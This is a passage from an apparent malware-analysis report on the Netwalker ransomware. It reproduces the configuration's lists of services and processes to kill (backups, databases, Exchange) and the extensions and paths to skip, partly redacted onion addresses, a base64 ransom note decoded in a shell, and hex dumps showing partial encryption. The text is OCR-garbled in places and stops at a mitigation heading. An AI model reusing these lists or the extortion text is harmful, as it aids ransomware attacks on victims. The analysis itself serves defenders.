
Figure 12: Processes terminated during the Netwalker execution.

This variant of Netwalker is similar to the past versions in terms of behaviour. In detail, it terminates some target and hardcoded processes and services depicted in the following figures.




```
"svc :["               "Lotus*",
"veeam* ,"               "cbvscserv*",
"hMailServer ,"               "backup*",
"*backup* ,"               "apach*",
"firebird* ,"               "ibmiasrw",
"IBM Domino* ,"               "Simply Accounting Database Connection Manager",
"IASJet ,"               "QB*",
"*sql* ,"               "sql*",
"QuickBooksDB* ,"               "IISADMIN",
"omsad ,"               dc*32,
"server Administrator ,"               "wbengine",
"mr2kserv ,"               "MSExchange*",
"ShadowProtectSvc ,"               SP*4,
"teamviewer ,"               "MMS",
"AcronisAgent ,"               "ARSM",
"AcrSch2Svc ,"               "vsnapvss",
"SPXService ,"               "StorageCraft ImageManager",
"wrsvc ,"               "stc_endpt_svc",
"acrsch2svc* ],"               "svcwait":0,
"task :["               "reboot",
"restart ,"               "shutdown",
"logoff ,"               "back"
```

Figure 13: Services terminated during the Netwalker execution.




```
"ext :["        "msp",
"exe ,"       "sys",
"msc ,"       "mod",
"clb ,"       "mui",
"regtrans-ms ,"       "theme",
"hta ,"       "shs",
"nomedia ,"       "diagpkg",
"cab ,"       "ics",
"msstyles ,"       "cur",
"drv ,"       "icns",
"diagcfg ,"       "dll",
"ocx ,"       "lnk",
"ico ,"       "idx",
"ps1 ,"       "mpa",
"cpl ,"       "icl",
"msu ,"       "msi",
"nls ,"       "scr",
"adv ,"       386,
"com ,"       "hlp",
"rom ,"       "lock",
"386 ,"       "wpx",
"ani ,"       "prf",
"rtp ,"       "ldf",
"key ,"       "diagcab",
"cmd ,"       "spl",
"deskthemepack ,"       "bat",
```

Figure 14(a) : File extensions and folders ignored and not encrypted during Netwalker execution.



```
"path :["      "*system volume information",
"*windows.old ,"      "*" :"\\users\\*\\*temp mp"      ","      "*msocache",
"*:\\winnt ",
"*$windows.~ws ,"      "*perflogs",
"*boot ,"      "*" "\\windows"      ","      "*" :"\\program file*\\vmware e"      ","      "\\*\\users\\*\\*temp temp"      ","      "\\*\\winnt nt"      ","      "\\*\
"*appdata*packages ,"      "*microsoft\\provisioning"      ","      "*dvd maker",
"*Internet Explorer ,"      "*Mozilla",
"*Mozilla* ,"      "*Old Firefox data",
"*\\program file*\\windows media* *",
"*\\program file*\\windows portable* *",
"*windows defender ,"      "*\\program file*\\windows nt t"      ","      "*\\program file*\\windows photo* *"      ","      "*\\program file*\\windows side* *"      ",
"*media player ,"      "*" :"\\users\\*\\appdata\\*\\microsoft soft"      ","      "\\*\\users\\*\\appdata\\*\\microsoft rosoft"      ","      "*\\Program File*\\Cisco o
   "ntuser.dat* ,"      "iconcache.db",
   "gdipfont*.dat ,"      "ntuser.ini",
   "usrclass.dat ,"      "usrclass.dat*",
   "boot.ini ,"      "bootmgr",
   "bootnxt ,"      "desktop.ini",
   "ntuser.dat ,"      "autorun.inf",
   "ntldr ,"      "thumbs.db",
   "bootsect.bak ,"      "bootfont.bin",
```


Figure 14(b): File extensions and folders ignored and not encrypted during Netwalker execution.



```
"pers :false,"   onion1:"pb36hu4s[redacted]mawkujj4gp33ejzdq3did.onion ,"
onion2:"rnfdsgm6wb6j6su5txkekw4u4          rqqd.onion ,"
"lfile":"{id}-Readme.txt ,"
"lend":"SGVsbG8sIE8yTUlDUk8uDQoNCllvdXIgZmlsZXMgYXJlIGVuY3J5cHRlZCBieSBOZXR3YWxrZXIuDQpBbGwgZW5jcnlwdGVkIGZpbGVzIGZ
Igc29tZSByZWFzb24geW91IHJ1[redacted]                                                        b2QgYr
IGhlYXJ0IHJhdGUgaGFzIGluY                                                                  F0IHl
BoYXZlIGJlZW4gY29tcHJvbWl                                                                  ZSBwb3
cml0aG1zIGFyZSB2ZXJ5IHN0c                                                                  QgeW91
RlY3J5cHRlciBwcm9ncmFtLg0                                                                  IHlvdS
dG8gcmVjb3Zlci4NCg0KRm9yI                                                                  Ugd2ls
Vic2l0ZSwgdXBsb2FkIHRoZSB                                                                  ZSBoYX
IG9mIHlvdXIgY3VzdG9tZXJzL                                                                  MuIENv
Mgb24gb3VyIHdlYnNpdGU6DQo                                                                  CjIuT3
X0NCklmIHRoZSB3ZWJzaXRlIG
```

Figure 15: Ransom note and onion links available on the JSON configuration.


The JSON file with the ransomware configuration also has the ransom note available and the onion's links to the dark web forum maintained by the operators of this threat.



```
kali@kali:~/Downloads/netwalker$ echo "SGVsbG8sIE8yTUlDUk8uDQoNCllvdXIgZmlsZXMgYXJlIGVuY3J5cHRlZCBieSBOZXR3YWxrZXIuDQpBbGwgZW5jcnlwdGVkIGZpb
GVzIGZvciB0aGlzIGNvbXB1dGVyIGhhcyBleHRlbnNpb246IC57aWR9DQoNCi0tDQpJZiBmb3Igc29tZSByZWFzb24geW91IHJlYWQgdGhpcyB0ZXh0IGJlZm9yZSB0aGUgZW5jcnlwd
GlvbiBlbmRlZCwNCnRoaXMgY2Fu[redacted]                                                                          luY
3JlYXNlZCBkdWUgdG8gdGhlIGFi                                                                                FjY
2VwdCB0aGF0IHlvdSBoYXZlIGJl                                                                                Jpb
Gl0eSBvZiByZWNvdmVyeS4NCg0K                                                                                RlZ
CwNCnRoZSBvbmx5IHdheSB0byBn                                                                                Qgd
HJ5IHRvIHJlY292ZXIgeW91ciBm                                                                                lib
GUgdG8gcmVjb3Zlci4NCg0KRm9y                                                                                Bvb
mUgZmlsZSBmb3IgZnJlZS4NCkp1                                                                                4NC
i0tDQoNCioqKiBXZSBoYXZlIGRv                                                                                UgY
XJlIHJlYWR5IHRvIHB1dCBldmVy                                                                                VyI
HdlYnNpdGU6DQoNCjEuRG93bmxv                                                                                0NC
klmIHRoZSB3ZWJzaXRlIGlzIG5vdCBhdmFpbGFibGUsIG9wZW4gYW5vdGhlciBvbmU6IHtvbmlvbjJ9DQoNCjMuUHV0IHlvdXIgcGVyc29uYWwgY29kZSBpbiB0aGUgaW5wdXQgZm9yb
ToNCg0Ke2NvZGV9" |base64 -d
Hello, [redacted]

Your files are encrypted by Netwalker.
All encrypted files for this computer has extension: .{id}

--
If for some reason you read this text before the encryption ended,
this can be understood by the fact that the computer slows down,
and your heart rate has increased due to the ability to turn it off,
then we recommend that you move away from the computer and accept that you have been compromised.
Rebooting/shutdown will cause you to lose files without the possibility of recovery.

--
Our  encryption algorithms are very strong and your files are very well protected,
the only way to get your files back is to cooperate with us and get the decrypter program.

Do not try to recover your files without a decrypter program, you may damage them and then they will be impossible to recover.

For us this is just business and to prove to you our seriousness, we will decrypt you one file for free.
Just open our website, upload the encrypted file and get the decrypted file for free.
--

*** We have downloaded your documents, databases, documents of your customers, correspondence. We are ready to put everything in public acce
ss. Contact us in chat. ***

--

Steps to get access on our website:

1.Download and install tor-browser: https://torproject.org/

2.Open our website: {onion1}
If the website is not available, open another one: {onion2}

3.Put your personal code in the input form:

kali@kali:~/Downloads/netwalker$ █
```


Figure 16: Ransom note extracted and decoded from the config loaded in memory.

After encrypting all the files, the text file with the ransom note is dropped by Netwalker with the fields coded in the config now populated.



```
Hello, [redacted]

Your files are encrypted by Netwalker.
All encrypted files for this computer has extension: .6917f8

--
If for some reason you read this text before the encryption ended,
this can be understood by the fact that the computer slows down,
and your heart rate has increased due to the ability to turn it off,
then we recommend that you move away from the computer and accept that you have been compromised.
Rebooting/shutdown will cause you to lose files without the possibility of recovery.

--
Our  encryption algorithms are very strong and your files are very well protected,
the only way to get your files back is to cooperate with us and get the decrypter program.

Do not try to recover your files without a decrypter program, you may damage them and then they will be

For us this is just business and to prove to you our seriousness, we will decrypt you one file for free
Just open our website, upload the encrypted file and get the decrypted file for free.
--

*** We have downloaded your documents, databases, documents of your customers, correspondence. We are r

--

Steps to get access on our website:

1.Download and install tor-browser: https://torproject.org/

2.Open our website: pb36hu[redacted]did.onion
If the website is not available, open another one: rn[redacted]t4pd

3.Put your personal code in the input form:

{code_6917f8:
wHfSgLPLb04qVBovvmih8LdhrBEhWzBRK6RgJUO+oTbNpXGVI6
[redacted]
```

Figure 17: Ransom note dropped after Netwalker execution



```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text
000D51A0  68 6F 6F 6B 00 73 71 6C 69 74 65 33 5F 77 69 6E  hook.sqlite3_win
000D51B0  33 32 5F 69 73 5F 6E 74 00 73 71 6C 69 74 65 33  32_is_nt.sqlite3
000D51C0  5F 77 69 6E 33 32 5F 6D 62 63 73 5F 74 6F 5F 75  _win32_mbcs_to_u
000D51D0  74 66 38 00 73 71 6C 69 74 65 33 5F 77 69 6E 33  tf8.sqlite3_win3
000D51E0  32 5F 6D 62 63 73 5F 74 6F 5F 75 74 66 38 5F 76  2_mbcs_to_utf8_v
000D51F0  32 00 73 71 6C 69 74 65 33 5F 77 69 6E 33 32 5F  2.sqlite3_win32_
000D5200  73 65 74 5F 64 69 72 65 63 74 6F 72 79 00 73 71  set_directory.sq
000D5210  6C 69 74 65 33 5F 77 69 6E 33 32 5F 73 65 74 5F  lite3_win32_set_
000D5220  64 69 72 65 63 74 6F 72 79 31 36 00 73 71 6C 69  directory16.sqli
000D5230  74 65 33 5F 77 69 6E 33 32 5F 73 65 74 5F 64 69  te3_win32_set_di
000D5240  72 65 63 74 6F 72 79 38 00 73 71 6C 69 74 65 33  rectory8.sqlite3
000D5250  5F 77 69 6E 33 32 5F 73 6C 65 65 70 00 73 71 6C  _win32_sleep.sql
000D5260  69 74 65 33 5F 77 69 6E 33 32 5F 75 6E 69 63 6F  ite3_win32_unico
000D5270  64 65 5F 74 6F 5F 75 74 66 38 00 73 71 6C 69 74  de_to_utf8.sqlit
000D5280  65 33 5F 77 69 6E 33 32 5F 75 74 66 38 5F 74 6F  e3_win32_utf8_to
000D5290  5F 6D 62 63 73 00 73 71 6C 69 74 65 33 5F 77 69  _mbcs.sqlite3_wi
000D52A0  6E 33 32 5F 75 74 66 38 5F 74 6F 5F 6D 62 63 73  n32_utf8_to_mbcs
000D52B0  5F 76 32 00 73 71 6C 69 74 65 33 5F 77 69 6E 33  _v2.sqlite3_win3
000D52C0  32 5F 75 74 66 38 5F 74 6F 5F 75 6E 69 63 6F 64  2_utf8_to_unicod
000D52D0  65 00 73 71 6C 69 74 65 33 5F 77 69 6E 33 32 5F  e.sqlite3_win32_
000D52E0  77 72 69 74 65 5F 64 65 62 75 67 00 00 00 00 00  write_debug.....
000D52F0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000D5300  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000D5310  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000D5320  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000D5330  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000D5340  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000D5350  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000D5360  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000D5370  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000D5380  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000D5390  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000D53A0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000D53B0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000D53C0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000D53D0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000D53E0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000D53F0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000D5400  32 A2 DF 2D 99 2B 00 00 CD 5D 20 D2 66 D4 FF FF  2¢ß-™+..Í] ÒfÔÿÿ
000D5410  FF FF FF FF FF FF FF FF 00 00 00 00 00 00 00 00  ÿÿÿÿÿÿÿÿ........
000D5420  01 00 00 00 01 00 00 00 01 00 00 00 00 00 00 00  ................
000D5430  01 00 00 00 00 00 00 00 FE FF FF 7F 00 00 00 00  ........þÿÿ.....
```

Encrypted file

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text
000D51A0  68 6F 6F 6B 00 73 71 6C 69 74 65 33 5F 77 69 6E  hook.sqlite3_win
000D51B0  33 32 5F 69 73 5F 6E 74 00 73 71 6C 69 74 65 33  32_is_nt.sqlite3
000D51C0  5F 77 69 6E 33 32 5F 6D 62 63 73 5F 74 6F 5F 75  _win32_mbcs_to_u
000D51D0  74 66 38 00 73 71 6C 69 74 65 33 5F 77 69 6E 33  tf8.sqlite3_win3
000D51E0  32 5F 6D 62 63 73 5F 74 6F 5F 75 74 66 38 5F 76  2_mbcs_to_utf8_v
000D51F0  32 00 73 71 6C 69 74 65 33 5F 77 69 6E 33 32 5F  2.sqlite3_win32_
000D5200  73 65 74 5F 64 69 72 65 63 74 6F 72 79 00 73 71  set_directory.sq
000D5210  6C 69 74 65 33 5F 77 69 6E 33 32 5F 73 65 74 5F  lite3_win32_set_
000D5220  64 69 72 65 63 74 6F 72 79 31 36 00 73 71 6C 69  directory16.sqli
000D5230  74 65 33 5F 77 69 6E 33 32 5F 73 65 74 5F 64 69  te3_win32_set_di
000D5240  72 65 63 74 6F 72 79 38 00 73 71 6C 69 74 65 33  rectory8.sqlite3
000D5250  5F 77 69 6E 33 32 5F 73 6C 65 65 70 00 73 71 6C  _win32_sleep.sql
000D5260  69 74 65 33 5F 77 69 6E 33 32 5F 75 6E 69 63 6F  ite3_win32_unico
000D5270  64 65 5F 74 6F 5F 75 74 66 38 00 73 71 6C 69 74  de_to_utf8.sqlit
000D5280  65 33 5F 77 69 6E 33 32 5F 75 74 66 38 5F 74 6F  e3_win32_utf8_to
000D5290  5F 6D 62 63 73 00 73 71 6C 69 74 65 33 5F 77 69  _mbcs.sqlite3_wi
000D52A0  6E 33 32 5F 75 74 66 38 5F 74 6F 5F 6D 62 63 73  n32_utf8_to_mbcs
000D52B0  5F 76 32 00 73 71 6C 69 74 65 33 5F 77 69 6E 33  _v2.sqlite3_win3
000D52C0  32 5F 75 74 66 38 5F 74 6F 5F 75 6E 69 63 6F 64  2_utf8_to_unicod
000D52D0  65 00 73 71 6C 69 74 65 33 5F 77 69 6E 33 32 5F  e.sqlite3_win32_
000D52E0  77 72 69 74 65 5F 64 65 62 75 67 00 00 00 00 00  write_debug.....
000D52F0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000D5300  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000D5310  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000D5320  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000D5330  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000D5340  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000D5350  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000D5360  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000D5370  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000D5380  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000D5390  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000D53A0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000D53B0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000D53C0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000D53D0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000D53E0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000D53F0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000D5400  32 A2 DF 2D 99 2B 00 00 CD 5D 20 D2 66 D4 FF FF  2¢ß-™+..Í] ÒfÔÿÿ
000D5410  FF FF FF FF FF FF FF FF 00 00 00 00 00 00 00 00  ÿÿÿÿÿÿÿÿ........
000D5420  01 00 00 00 01 00 00 00 01 00 00 00 00 00 00 00  ................
000D5430  01 00 00 00 00 00 00 00 FE FF FF 7F 00 00 00 00  ........þÿÿ.....
```

Original file

Figure 18: Block of data not encrypted by Netwalker ransomware.

At the end of the encryption process, it is interesting to look at the file on the left side above. It is a sample encrypted during the malware execution. Comparing this file with the original file (Figure 18), at first glance, this ransomware does not encrypt the files in their entirety

Mitigation Measures

